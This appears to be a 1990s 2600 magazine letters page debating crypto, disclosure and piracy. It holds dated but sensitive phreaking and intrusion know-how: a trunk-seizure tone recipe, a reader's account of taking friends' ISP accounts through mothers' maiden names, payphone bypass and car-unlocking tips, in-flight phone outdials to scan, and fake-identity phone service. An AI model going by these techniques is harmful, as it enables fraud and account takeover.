The best advice we can give is that almost any trunk will yield to 150mS of 2400+2600, 10mS silence, and 150mS of 2400. This is common knowledge and it is said to almost always work.

Dear *2600:*

I will pay $1000 US to the person who can help me hack a Dutch telecom card.

Geert
Holland

We have an article which may interest you in this issue. Make the check out to 2600.

Dear *2600:*

In the summer issue, there was a letter written by s0killer. He mentioned that he lived in south Texas, south of Corpus Christi. I have sought out other H/P in this area for several years, leaving messages on BBS's, asking questions to local computer store proprietors, etc., and this is the first I have heard from another H/P here. Could you please send me any address info that you have on him/her, either physical or email? Social networking keeps us together.

DoubleZeroOne

And privacy invasion will tear us apart. We don't reveal any info about any of our subscribers for obvious reasons.

Dear *2600:*

I read somewhere that there are some payphones that have a 2400 modem in them. If the phone rings ten times, the modem will answer letting the caller dial out or perform other useful operations. Is this possible, or just another pile of shit? By the way, is there a method or whatnot for connecting to a Windows 3.x or 95 run machine? That could be very useful. Someone should write an article.

Yosemite Sam

Indeed someone should. You can bet that there are payphones of many varieties that answer in all different modes allowing all kinds of functions to be performed by those in the know.

Encryption

Dear *2600:*

On the inside cover of your mag, there is a pgp encoded message. Please post or send the key. I realize the message was probably meant to be decoded by a brute force crack, but as cryptology is not my thing, I would appreciate it.

Data Stream

That's not a message, it's our PGP public key which allows you to send us messages that only we can read. Theoretically anyway.

Dear *2600:*

I've read your magazine for quite some time and very much enjoyed the spring issue, so I was especially dismayed to read the summer issue. I don't know what led you to print the two articles, "Secret Codes" and "How to Create Encryption". The former was just poor taste, but the latter was irresponsible journalism.

The information in "Secret Codes" is the sort of material that I would expect to find in a children's book and is suitable for passing notes in class. It's not what I'd expect to find in the premiere hacker quarterly. However, the program that Mister Galaxy wrote could be handy for sending messages to your friends on BBS's if you're afraid that the sysop snoops through people's e-mail.

On the other hand, "How to Create Encryption" was the biggest load of bullocks that I've ever had the misfortune to read in my life. If TheCrow were trying to provide a *very* basic introduction to cryptography in order to get people interested and maybe explore it a bit, his article would have been bad, but not negligent. However in his first paragraph, he states that the purpose of the article is to keep people like the Secret Service from reading your data. Anyone who thinks that reading this article and applying the sketchy information provided will keep the Feds from accessing their data is very misled.

Further, the article was not researched in the slightest. I'd like to see a reference for TheCrow's assertion that "brute force [is] impossible as long as your key is 8 characters long or so". Wouldn't that be nice if it were true! Also, he states that "whatever formula you choose to use is resulting in completely random encrypted values". If the values were completely random, then you wouldn't have any way of retrieving them again. The values should appear totally random. This may seem nitpicky, but people shouldn't feel that they can introduce a random number generator into their formula and then wonder why they can't retrieve their plaintext again.

Some of the points that he makes are valid, like checking for patterns in the cyphertext and making sure that your plaintext doesn't have distinguishing features which will undermine your encryption algorithm, and then he says something completely boneheaded like, "the big name encryption products of today use formulas that are very hard to do backwards (factoring large prime numbers). This is effective, but it's slow.... If you choose you can figure out your own algorithm..."

Reader: "Well, damn, I'd really like to keep the NSA from digging through my data, but I don't want to wait for something that uses large primes. True, it's secure, but it's also slow. I know... I'll figure out my own algorithm! And I'll make sure that it's really hard to take the reciprocal of!"

TheCrow then goes on to cheerfully ignore delving into any detail about an algorithm, as if, having handwaved over the large prime issue, the rest is trivial. Since large primes are out of the picture (since TheCrow isn't that good at math) there are some other tricks he enjoins the reader to try. Unfortunately, they are just that - tricks. And now having published them, even provided this methodology was secure, they are no longer viable. Or does he think that the sort of person who he worries about cracking his data doesn't read *2600*. If I ever decided that I wanted to see what was on TheCrow's hard drive I'd decrypt the last few bytes of his file and tack that onto the key and decrypt the rest. Oh, wait. I forgot that the key was more than eight characters. I'll never be able to crack that. Never mind.

The crowning glory is TheCrow's offer to give the executable version of his program out for free while retaining the source code. It is an accepted practice in the field of cryptography to release your algorithm, because if it is secure, even if the enemy knows it, it won't help. The only time when you wouldn't want to make the algorithm known is if it is a) insecure or b) has a trap door. Besides, why would TheCrow want to keep the code a secret when he's spelled it all out in loving detail for us?

I am very disappointed that *2600* saw fit to print this pile of shit. If I saw this posted on a BBS somewhere, or on some yob's home page then I would be inclined not to take it very seriously. However, by attaching the considerable reputation of *2600* to it, you've validated the message that strong cryptography is easy and if you tinker around a bit, you'll be able to come up with something that will withstand any attack in the world. I applaud your effort to print information on cryptography since I think that it is crucial that people have the knowledge which will, on one hand, allow them to protect their data from prying, and on the other hand, allow them to keep the government from legislating away our crypto-rights. However, publishing a two-page spread by somebody who dismisses strong public-key systems as "not very convenient" is irresponsible and tells me that either there isn't much editorial control there, or you're desperate for submissions. If it's the former, I don't expect that you will outlast the demise of your reputation. If the latter, let me know, and I'll write you an article on secure voice transmission through the use of pig-latin.

Incidentally, if I were to be given two pages to try to educate people on cryptography, I would tell them to read *Codebreakers*, *Applied Cryptography*, the sci.crypt FAQ, subscribe to the cypherpunks and codepunks mailing lists to *start* with and not to write their own encryption systems unless their names are Phil Zimmerman or Whitfield Diffie.

Azazel

It's not always possible for us to print the most definitive word on a subject. It's nearly impossible for us to print an article that is 100% correct, no matter how well written. With this in mind, we take the best of what has been made available to us on a topic and hope that it generates interest, letters, and corrections, not to mention future articles. That may very well happen in this case.

Dear *2600:*

What is used to encrypt your box files? I'm not AOL scum - please don't respond to this letter with a witty retort. Thank you.

Anonymous

Only an AOL person would fear a witty retort. That said, we can assume you're referring to files on our web site (www.2600.com), which are not encrypted at all since people wouldn't be able to read them. Many files are compressed using a program known as gzip. Most any system on the net should allow you to gunzip such files, which typically have an extension of .gz.

Dear *2600:*

Just finished reading TheCrow's article. He can save himself some trouble by using IDEA, in the conventional encryption mode of PGP. I am also wondering why he seems reluctant to release source code. Cypherpunk suspicion dictates looking at that before trusting any new algorithm. IDEA and 3DES have source available publicly and, while I am personally unqualified to do the math of checking them, I trust those who have done so. I think it's a good idea to assume an attacker has your algorithm and source code. Single DES is very bad - banks still use it but it's only 56 bit and so can be bruted by the NSA or anyone with $10 million or so, from what I hear. Don't take all this wrong, I am in favor of you writing encryption stuff. The more out there, the better for everyone.

A good, simple test for randomness and repeating patterns is to pkzip the encrypted and random-looking file. If it shrinks a lot, it is not very random. There are others out there as well, but I have never tried them. I would strongly suggest *not* trusting the human eye for this task, and just about everyone has pkzip. Good sources of randomness are rare. Radioactive decay is one, but a lot of stuff that *looks* random to the human eye is not really and truly random. These and other points are covered very well in PGPdocs 1 & 2 and *Applied Cryptography*, which are good reading for anyone interested in the subject. Commenting on bigmother's hatred of crypto, John Von Neumann once said, "Anyone who considers arithmetical methods of producing random digits is, of course, in a state of sin." Keep on sinning.

WinSocker

Questions

Dear *2600:*

I have a question regarding frog's article "Imaginary Friends" on scamming ma bell with a fake identity. OK, so you provided the phone company with all that fake info. Don't they need your real address to give you phone service?

thedespised

Yes, but the reason for doing it like this is so that your imaginary friend begins to turn into a real person. He just happens to be living in your house for now. And the flip side is that if the phone service is in his name, it isn't in yours.

Dear *2600:*

I have already bought your t-shirts, subscribed to the magazine off and on for the last few years, and bought it on the stands when not subscribed. But what I was wondering is if ya all planned to come out with a *2600* baseball cap. I personally think you would sell a good number of them. I would like to buy one. A black one with the *2600* graphic that you put on all the T-shirts.

Merlin
Anchorage, AK

We've toyed with the idea of a rave cap but we just haven't gotten our act together yet on that one. We're not exactly at the PBS level of marketing and with luck we never will be. But the cap remains a possibility.

Holes

Dear *2600:*

This may not come as a surprise, but *a lot* of ISP's are *very* insecure. They may have their passwords shadowed and all their exploits plugged, but they may be missing a very important hole. Recently, when I switched ISP's, I realized something very cool. While I was telling them my info, they asked me for my mother's maiden name and said that it would be my "secret word". I thought to myself, "Hey, I could do some hardcore social engineering here!" I decided to test my theory out. First I called up the ISP, then I went to customer service, then I told the operator that I forgot my password, but I had my secret word. They then told me the real password to the account. Of course it's not as good as some other methods, but it works. I know a bunch of my friend's mother's maiden names so I got some of their accounts. I wasn't an asshole about it - I told them that I knew and they were *very* surprised. To all of you in the world of dial-in Internet access, I *strongly* suggest changing your "secret word" if your

ISP uses one. I have gotten three accounts from mindspring on this method, and two from local providers. I just wanted to warn and tell everybody!

charr
Atlanta

ISP's aren't the only ones vulnerable in this manner. Many credit card companies ask for your mother's maiden name as a password. It's a remarkably dumb way of authenticating someone's identity when you give it even a small amount of thought.

On Cluelessness

Dear *2600:*

I just read the last issue (Volume 13, Number 3) and was wondering: has the hacker mentality gone this *low?!* Cesar, Rev. Doktor S-Bo, and mthed should get a fucking clue and stop jumping to conclusions. I looked at the cover and laughed my fool head off (there is a red line surrounding the perimeter of the cover, thus making a *red box*). I really hope that the majority of the people reading this magazine got that or else we are in real trouble.

Zyklon B

Observations

Dear *2600:*

Having telephone service ten yards from the CO, I discovered that the metal around the push-button on the tap alert heats up to an unbearable temperature, but it hasn't failed. It just gets damn hot due to such a low resistance in the line, yielding a much higher current. Just an interesting piece of information I discovered.

Dr. Delam

Dear *2600:*

In response to "The Truth Revealed" from narrow minded fear bitters such as The Propagandist and I.M. Free: I'm an old phone phreaker who no longer has the time required to stay abreast of the "hacker skills", but reading *2600* gives me comfort that Big Brother still has checks and balances. Some of us say "never again" to the likes of Hitler and if the government is taken over by evil, hackers will be indispensable friends fighting for our freedom.

xphreak

Dear *2600:*

1) An interesting sidelight to the markings on the road that Mr iNSaNiTY complained about and that were explained in the Autumn issue is that in certain areas of San Francisco these markings are actually in *Chinese!* I guess there must be a requirement - at least in San Francisco - that the markings must be understandable to the local residents.

2) Steve Rives' article about mouse-oriented passwords led me to think of a couple of other ways it could work. For example, one could be presented with a list of letters A-Z and numbers 0-9, and simply click on the letters/numbers that make up the password. While this would get around key stealers it still would leave one vulnerable to shoulder surfers. Or a password could be made up solely of left and right mouse clicks. Either way, it's a novel idea with the age old password.

3) I have to disagree with DayEight that a good motive for hacking your school's computers is to change grades and schedules. Call me old fashioned, but I think one should have to work for one's grades. I know high school sucks right now (it sucked for me) but sooner or later you'll be glad you have that diploma.

4) Reading Derneval's article about the Brazilian phone system actually made me proud to be an American! (And that's no easy task, either!) Even with the 1950's phone wire pairs in the box downstairs that I still haven't figured out yet, I'm better off than many people elsewhere in the world.

5) I estimate that you probably spend about $2-$3 on postage for each magazine you send out to subscribers. Figuring that in, the subscription price of $21 a year is fair.

6) How can I help Ed Cummings? He's sure been through hell and back.

7) I loved the payphone graveyard on the cover.

Desaparecido
Sacramento

Right now the best way to help Ed is to not forget the hell he's been through and to do everything we can to keep it from happening to anyone else. Full details are on our web site (www.2600.com) and you can write to Ed at bernies@2600.com.)

Dear *2600:*

I just wanted to inform you that you've got wrong guy. I am talking about Phiber Optik. He doesn't deserve that name. I am the true Phiber Optik. I thought of the name and asked someone on IRC if they liked it. He must have seen. You are a big fake! All that stuff in your "MOD" book was bull. You can't do any of that crap you did in the book. I can, so watch it you fake. I want my name back, and your gonna give it to me. Or else, and you can try to do anything to me cause I know your a fake, and I'm gonna tell the world. I am elite. Your knowledge of computers is a speck of dirt compared to mine. Don't get me wrong *2600* is ok but you guys are kindof dumb. Your mag is full of crap. Anyone who has anything to do with *2600* is a geek. Even if your dumb enough to read it.

Heres my info I am sure you are bull so try to convince me losers.

NG
New Jersey

You're either a real cocky ninth grader or the guy whose name, address, phone number, and school you posted is a ninth grader you've had a falling out with. Either way we will investigate your claim and an adjuster will be in touch soon.

Dear *2600:*

If you haven't heard recently, there is a completely free service called Webring that offers rings to people to hook pages together of their tastes (everything from hacking to Star Wars to Egyptology). There is also a company called RING!Online, a Michigan-based ISP that decided that the Webring was a violation of their copyright status and is deciding to sue the Webring. The RING!Online has no ground for a copyright suit, in my opinion, but because they've got the money and Webring is free, they are continuing with their lawsuit. I was wondering if someone over there at *2600* could help the Webring out. The URL for the Save the Webring is:

http://ikx.org/~ZeroOne/savethewebring/ring.html

Ammon

Dear *2600:*

It was with great interest in Dr. Kolos' article that prompted me to buy my first ish of *2600*. I was recently touring Bosnia with CCIFOR (Canadian contingent) in May of 96. I shot over a thousand images and conducted several interviews both in Bosnia and Serbia. Oh yeah, and I drank vast quantities of Sliwowitz, a rather hardcore brandy. I am new to netting, as of Friday the 13th, a rather auspicious day to start researching my favorite topics such as censorship, accessibility, and communications. The former all the more important when discussing the former Yugoslavia. IFOR is a shitcan when it comes to PR gladhanding. I know. Attend one press conference and it's quite apparent. Sometimes your mag loses me but with diligence and lots of homemade wine I hope to fully embrace this brave new world and learn from the gurus who do exist for the facilitation of info. Keep it up dudes! Canadians love this stuff!

Rosey

As hackers, it's easy to forget how inspirational the things we're involved in can be to people around the world. Thanks for reminding us.

Dear *2600:*

For more on micropower ("don't call it pirate") radio, check the *Radio Resistor's Bulletin* at http://www.hear.com/rw/feature/rrb.html. Also, if you're near a Fry's Electronics (kind of an overgrown Radio Shaft with a junk food aisle), they sell little 5-watt stereo FM transmitter kits real cheap.

president@whorehouse.gov

Dear *2600:*

What a big deal about underground stuff in the Autumn issue! Here is what we use in California and Nevada: red (electric), orange (communication, CATV), green (sewer), pink (temporary survey markings), yellow (gas, oil, steam), blue (water), purple (reclaimed water), and white (proposed excavation). The number to call "before you dig" is 1-800-227-2600!

CF
Alameda, CA

New Stuff

Dear *2600:*

I have recently come across an interesting advertisement. Via cell phone, a cop can track (GPS), shut down, and lock the doors to a car. Hmmm.... sounds like a phun hack. It is similar to the new Lincoln's, where some Ford techy can, through a phone, track down (via GPS) a customer's car, diagnose, and contact a towing firm. Now, I'm all for personal security, but me thinks this is getting a bit carried away, but leaves room for some nice hacks.

xorsystm

There are tests underway that will allow cops to turn off the engine of a car involved in a chase. The whole concept of a speed trap is about to change forever.

Dear *2600:*

You may have noticed that in newer models of cars, many come with remote control unlock/lock transmitters. They do a variety of things - the Mercury minivans can even be started remotely. Now, since there are only a certain number of frequencies, some will overlap or share. I have noticed that with my remote I can walk down the rows of cars at malls or other parking lots and open a car every so often by continuously clicking on the button. So far, I have had the best luck with Dodge cars and trucks.

TheFetish To Heresy

Numbers

Dear *2600:*

I was going to dial my mom at work, so I dialed (or thought I dialed) 349 and suddenly I got this speak and say voice saying "press 1 for coin test, press 2 for coin relay test, press 8 for ring test, press 9 for second party ring test". I played with this for awhile, mostly just getting weird noises or silence. The choices went all the way up to 18, with choice 19 being further assistance and I didn't want to run into a smiling and ever-so-gracious Ma Bell employee. I tried many times to repeat this fun little game but to no avail. What was it and what can I do with it? My area code is 708 if that makes any difference.

sisifis

You can't do anything until you find the number again. After you do that you'll be able to have all kinds of fun making your phone ring, testing red boxes, and hearing funny tones. We expect a full report.

Dear *2600:*

In the 540 area code you can get ANAC by simply dialing 811. This works from any phone (fortress or not). I'm not sure if this works in any other area codes or not. Secondly, close inspection of some of the fortress fones in my area revealed a surprise. Up underneath the

bottom of the outer box (the blue case) I found a modular phone plug! I assumed it was a test plug for the telco techs since you could plug a normal handset into it and make calls like you were on a standard line - totally bypassing the fortress fone's asking for money. One last thing. I was at a local company and overheard them say they were being plagued by prank calls. They tried the ever-popular *69 to call their pranksters back and kept getting a message saying their call couldn't be completed using that method. I told them that *67 blocks caller ID and possibly even *69. They told me their boss told them to do a *57 the next time. They were told that this was a way for the phone company to provide you with the number of the last person to call you. This method is supposed to take several months before you get an answer, but it is supposed to be able to trace back *any* number - even those who used *67 first. Is this true? If it is, isn't that a blatant invasion of privacy (as if caller ID wasn't)?

Captain Video

*The ANAC number differs from region to region. The payphones you mention are obviously COCOTs that are manufactured by morons since a telco-operated payphone would ask for money no matter where on the line you clipped in. Perhaps these imbeciles thought that nobody would ever plug a phone into that phone plug. As for the *57 scam, yes, you can "trace" a number in this fashion and the phone company can make a little money from your annoyance. Usually you have to use it many times before they will do anything at all. You can also contact the Annoyance Call Bureau of your local company who are required to track down persistent annoyance calls for free. These are really the only calls you should be concerned with anyway.*

Dear *2600:*

I've seen the topic "What is the ringback number for my area?" But I've never seen any number for Germany, so I thought I would help you by sending the ringback number of my area. The number is 117755, after which you dial your own number. For example, if your number is 123456, then you must dial: 117755-123456. This ringback number is only valid for Nuremberg (in Bavaria). Have phun!

Michael

Corporate Hacking

Dear *2600:*

IBM has created a magazine ad in which they state that they have a group of "ethical hackers" as part of their SecureWay family of products and services. These hackers will attempt to "break into your system and reveal the cracks in your armor". Once they know their customer's vulnerabilities, they will "erect multilayered firewalls" and install "special" IBM software. While the ad speaks against "14-year-old sociopaths" and "wily hackers", it would seem that they are supporting "ethical hackers". I am encouraged by IBM's apparent position and I believe it is good for the H/P underground. This ad can be found in the October 1996 issue of *Discover* magazine on pages 46 and 47. For a booklet on SecureWay, call 1-800-IBM-7080, ext. G204.

Jack Stuart

We hope IBM realizes that most of the "ethical hackers" out there don't work for IBM.

A World of SYN

Dear *2600:*

I have been reading *2600* casually for many years now, and in general I find it fascinating. However, I feel obligated to comment on the article describing SYN flooding in the Summer 96 issue. I'm fairly disappointed that the editors of *2600* would print such an unenlightening and potentially abusable article, right down to the command line for the average peon cracker wannabe to type. While you may misinterpret this letter as a vain attempt on my part to have the editors of *2600* censor articles, it's not. Having articles that contain information about well-known shortcomings in the TCP/IP protocol suite is not enlightening in the least to anyone who knows the protocols. Additionally, if knowledge really is power, and if you're really trying to encourage your readers to understand these protocols instead of just typing your printed source code into their computers, you might suggest they read the *TCP/IP Illustrated* series.

Providing source code removes any remaining exploration and learning there might be. If someone can't figure out how to use BSD sockets, perhaps they're not ready to be reading *2600* yet.

meem

We understand the concern and even outrage that was voiced following the appearance of this article. However, we stand by this and future articles that point out major design flaws. You say this was a well known problem. Keeping quiet about it obviously did little towards getting it fixed. By letting everyone in on it now, we may cause some short term problems but nothing compared to what would happen if the flaws remain unfixed while the net continues to grow.

Dear *2600:*

While I am a staunch advocate of freedom to speak and freedom on the Internet, it is the antics of people like you that are going to screw it up for everyone. I am referring to your dissemination of the method to cause "denial of service" by flooding ISPs. This technique has no redeeming virtue and can only be used to disrupt and destroy. Ironically, the target of an attack by the method you distributed, Panix, is an ISP that has generously provided free resources to groups that advocate freedom for the Internet. Are you now happy with the results of your thoughtless abuse of freedom? The government is itching to control and censor the Internet and while free-

dom on the Internet enjoys wide support, a few more incidents like the ones you made possible can sour public support and invite the crackdown we all dread. Do you really want to aid every nutcase with a keyboard and a lust for power to work their will on the Internet community? This is not computer science and lore; it is vandalism. Think about what you have done. If you disagree with me, I would be interested in your rational.

George

The people at panix.com seem to understand why the article was published as well as the need to do something about the problem. We agree it was most unfortunate that this of all systems was targeted but we feel the greater good was ultimately served by revealing the flaws. And we don't see this as a reason for more control and censorship; if anything, the quick and professional way this was dealt with on such systems shows us that we can take care of ourselves on the net without outside interference.

Oops

Dear *2600:*

From the response to a letter by s6killer, Volume 13, Number 2, page 31: "...All our issues are sent in envelopes and the name of the magazine isn't printed on the envelope..."

The letters section of every issue of *2600* I can remember has at least one letter from someone who's afraid to subscribe for fear of parents/authorities finding out. Most of these letters are followed by a response from the editor similar to that above.

So I'm a little concerned when my latest issue arrived in my PO Box in the normal yellow envelope, and the name and description of the magazine is printed clearly in the return address as follows:

2600 Magazine
"The Hacker Quarterly"
PO Box 752
Middle Island, NY 11953-0752
Forwarding and Address Correction Requested

Is there some miscommunication between your letters and subscription departments? If the return address has always appeared that way, I've never noticed it before, but I definitely notice it now. I personally couldn't care less if people know I subscribe to *2600*, but I know that's not the case with all your other subscribers.

Gordon

Actually, you found an inconsistency with what we've been saying that has managed to escape us for years. While all current issues are sent in envelopes without the name of the magazine, back issues and t-shirts get a hand stamped return envelope that does have our name on it. (Sometimes new subscribers get their first issue in this manner as well.) This was definitely an oversight on our part and we will immediately change the hand stamps so only the P.O. box is shown. But we should warn subscribers not to let their subscriptions lapse since the reminder letter we send out comes in an envelope with our name on it. This isn't a ploy to keep our most paranoid subscribers for the rest of their lives; it's just that we get those envelopes from the post office pre-stamped and that's how they come. Of course, it could also be used as proof that you no longer subscribe....

More Flightlink Facts

Dear *2600:*

The article "Flightlink Fun" (TDi) in the summer issue seems to not be very complete. First of all, the Flightlink system (In-Flight Phone Corp.) is not only in use by Continental Airlines, but also by US Air, America West, and Carnival (the system is not widespread yet - a grand total of only 146 planes have been fitted). Besides the fact that I released much of this same information to alt.2600 early this year (circa January), this article lacks real data. It seems to gloss over the system, describing only the features. This is equivalent to writing an article on "Hacking Pizza Hut" and describing only the edible items available to be bought. I would hope that your readers would want heartier info such as system hardware and OS specifications. I had begun researching the system, but stopped after deciding it wasn't worth the effort. Nonetheless, I will provide the information that I did obtain.

For starters, the telephone system is unintelligent, meaning that it does not check for the proper format, number of digits (or lack thereof), etc. before placing your call. Each plane has four or eight outdials (depending on the plane), and air-to-ground frequencies shouldn't be too difficult to find (849-851/894-895 MHz). I traced some ANIs at different points in flight, and acquired these numbers (outdials on the ground - not accessible from the ground): (301) 654-9894, (310) 961-2800, (318) 631-2725, (318) 631-6187, (501) 536-9602, (501) 536-9759, (502) 361-0346, (502) 361-3544, (615) 399-8622, (615) 399-8634, (708) 716-6600, (713) 820-3250, (713) 820-3420, and (713) 820-3453. Scanning in these NPA/exchanges could prove useful.

I wasn't able to glean much OS/hardware info directly from IFPC, but was able to get a few hardware specs on my own. Each set of three terminals (each row on each side of the aisle) connects to a concentrator under the seats. This concentrator (IF-DA 1109-102-03 REV. H1) accepts one each of a ribbon cable (90301/26 REV B 400-4) for the monitor and a twisted-pair cable (12-6568 REV.2 27478) for both a handset and an RJ11 6-position DataLink connection for each of the three terminals (ports J10, J12, and J14). In addition, it uses what appears to be two LAN connections (one of which appears to be a three-conductor twisted cable) as well as a link to a power source. The following are 3M hood model numbers on the connectors (while this may seem like useless data, the type of connector could possibly be determined from this): monitor ribbon cable - 10326,

handset twisted-pair cable - 10314, LAN cable #1 (port J3) - 10840, and LAN cable #2 (port J4) - 10336. While the concentrator does not seem to have any major processing capabilities, it does have a number of two-position switches, one of which is marked "TEST". Checking the RJ11 DataLink port with a multimeter reveals that it is indeed dead (01.4 mV DC) until valid plastic is inserted in the handset.

In looking for the location of the IFPC, I found various answers. Two possible locations I found are Oakbrook Terrace, IL (address unknown), and Charlotte, NC (5020 West Blvd., Charlotte, NC 28208-9775). Scanning the exchanges in these locations could prove profitable, and if you live nearby, you might want to go trashing.

+universal cytixn+

Bernie S. Thoughts

Dear *2600:*

I read the article on Ed Cummings with great interest (even went to your web site to get more information) and would like to put my two cents worth in.

In your preface to the article (in the mag) you use a fairly strong tone to suggest that the whole incident is a fallacy of justice and should never have happened. I disagree with some of the rationale used in justifying your position on the situation. Reading your magazine and the information in it is not just for informational purposes. It is highly improbable that such innocence exists. Instead it has to be assumed that someone will use the information for some purpose criminal or otherwise. This is true for Ed and his red boxes. I am not saying that Ed or anyone else is doing this for criminal reasons. But why develop these devices if there is no satisfaction in trying them? After all, would hacking be so much fun if you didn't do it?

I do think, though, that the added misperception of hackers, crackers, and the like as being malicious and criminal is far from true. I also believe that though there are people within our government and law enforcement who want Big Brother watching, that there are equally others who like yourselves are against those concepts and believe strongly in freedom.

Freedom, though, is not without bounds. After all, freedom is merely a concept of our mind that has no tangible presence. It is the same theory behind currency. Our currency is no longer backed by some precious metal. Its strength lies solely in our belief that it has value. It is this concept that defines freedom. And though each person is allowed to interpret that freedom, we have to consider the whole and not the individual when trying to deal in Truth and Justice.

I capitalize Truth and Justice because in philosophy there is talk of the absolute truth and justice by which all events can be viewed. This does not define good and bad, but allows for a method by which we can determine the rightness of an issue.

This is where Ed was wronged. Law enforcement chose to view him with bias and therefore titled the scales. This in turn brought about the problem. Lastly, I hope Ed realizes that driving on suspension is bad and should not do it. And that all your readers exercise discretion and not forget that reality is very harsh and that true justice doesn't exist. I send my deepest condolences to Ed and hope his situation is resolved and that he can lead a regular life.

Kevin

The very concept that someone can be imprisoned for possessing information or technology should be enough to demonstrate that there are severe problems with our justice system and ultimately with our so-called democratic society. Do you propose to judge the intent of everyone's words and possessions? Who will you trust to make this judgement? It's a very dangerous step that you seem willing to take. Everything from song lyrics to motion pictures to personal diaries to technological toys can be seen as having only one evil purpose in the eyes of someone somewhere. You may think it's easy to judge intent as if it were an action but, in reality, such judgements are extremely difficult and dangerous.

Our Hypocrisy

Dear *2600:*

I chanced upon a copy of your magazine when a colleague brought it into work. While I doubt I will ever feel the need to purchase a copy, I feel a few words are in order on a couple of topics:

1) Copyright. The free distribution of software to people who are unwilling to pay for it is illegal and immoral. Of course, I know of very few computer users who have not done this at one time or another. The fact that "everyone does it" does not make it any less illegal and immoral. I'm not writing to condemn anyone for doing this, but I abhor your vain attempts to rationalize this illegal and immoral act as somehow good for society or the industry. This is juvenile and irresponsible. If you are engaged in an illegal and immoral activity, that's between you, God, and law enforcement. But be adult about it. Don't try to rationalize that the law is wrong, that what you are doing is somehow good, or that you somehow have a right to do what you're doing. Recognize that what you are doing *is* wrong, whether you intend to continue or not, and take responsibility for your actions when you are caught. Software developers spend valuable time writing software. That software obviously has value, or you wouldn't want it. Software developers would like to eat, and their means of getting food to eat is through the money that honest people are willing to spend for their product. To make the argument that the large developers make enough, and that your petty thievery won't hurt is to violate the principles of free enterprise. This implies a socialist mentality motivated towards the redistribution of wealth - the antithesis of the foundation our constitution is based on - a constitution that you seem willing to invoke selectively

through your advocacy of free speech and the rights of the accused.

As a small-scale developer, every act of piracy against my software robs me of a significant part of potential profit. If this becomes too great, I will return to my day job and give up software development. Who will benefit from this?

2) I support free speech and your right to print information about how to write viruses. I think this is extremely irresponsible, however. A virus is nothing more than a random act of vandalism. Why do you instruct people in how to construct such a thing? It serves no useful purpose and contributes to potentially millions of dollars worth of damage. It demonstrates a psychopathic disregard for the work and value of other people in society. I have a friend who was a writer. Literally thousands of hours of her work was once destroyed by a virus. Who knows how much money she may have made off the half-finished book? What was the point? People who develop viruses should simply be put up against the wall and shot out of hand, as unfit to cohabitate with other humans.

I think if you run an article about how to construct a virus, you should run a counter article in the same issue about how to defeat that sort of virus. This sort of information point-counterpoint would be very useful and enlightening.

3) Your publication seems to take a cavalier attitude towards the concept of illegality when it suits you. No matter how you sugarcoat it, thievery is thievery. Busting the code in an ATM is no less stealing from the bank as digging a tunnel under the vault or pointing a gun at a teller.

4) You obviously have a cadre of very talented people. Too bad they can't devote their efforts towards useful software that would enhance the ability of people to use their computers more efficiently. Why not forget about viruses and use your collective knowledge to write an operating system that beats the crap out of the Microsoft monopoly? Do something *useful!*

Sean Emerson
Goleta, CA

You say you saw our magazine by examining a coworker's copy. You should be made aware of the fact that not buying your own copy has resulted in your getting something from us without proper compensation. Or did you think that it was somehow different in your case, that it's fine and dandy to pass our words all over the hemisphere but every time someone makes a copy of your code, they had better be writing you a check? Obviously there are differences (those of you who didn't get the red box cover - we're being slightly sarcastic again), but you're oversimplifying what you see as a problem. Nobody here supports software piracy of the sort where software is copied and sold for profit by someone else in much the same way as we don't support counterfeit CD's being sold to the public. But copying music, programs, and magazine articles leads to greater exposure for the artists, developers, and writers. If your product is not priced out of the reach of your intended audience, it will be in their interest to get an original copy. But in many cases this is not so and the only way people can even get a glimpse of what is being developed is by making copies. We don't think it's fair to deny someone access based solely on economic disadvantage, just as most people wouldn't deny someone the right to read a book if they couldn't afford to actually buy a copy. Software literacy is an important achievement and should be encouraged, not segregated. And if the law doesn't reflect this, we not only have a right but an obligation to challenge it.

We're sorry to hear that your friend lost her entire book due to a computer virus. Whoever told her that leaving a single copy on a computer was a safe thing to do made a big mistake. Hard drives crash all the time. Files become corrupted, even accidentally erased. Computers are stolen. To prevent this type of thing, the very first step should be to keep backups and make printouts on a regular basis. Your friend should also be careful what kinds of software she introduces to her system as viruses can be contained on almost anything. You can blame us if it makes you feel better but it won't make the viruses go away. And every article we print on how to use a virus is also an article on how to be protected from one, if you take the time to learn.

How you equate breaking a code to pointing a gun at someone is beyond us. Knowledge in itself is never a crime. The misuse of it is another matter entirely and one outside our responsibility.

As for your suggestion that our readers do something "useful", it's quite unnecessary and rather insulting since a good number of them have been doing just that for some time. Our readers design the operating systems you use, the voice mail systems you call, the hardware you type on. And many of them never would have had the opportunity to even work in the field if they had to play by the rigid rules you seek to impose or be subject to your crippling moral code for their each and every action. We really hope you lighten up so you can someday see the potential you're trying to crush.

Upgrade

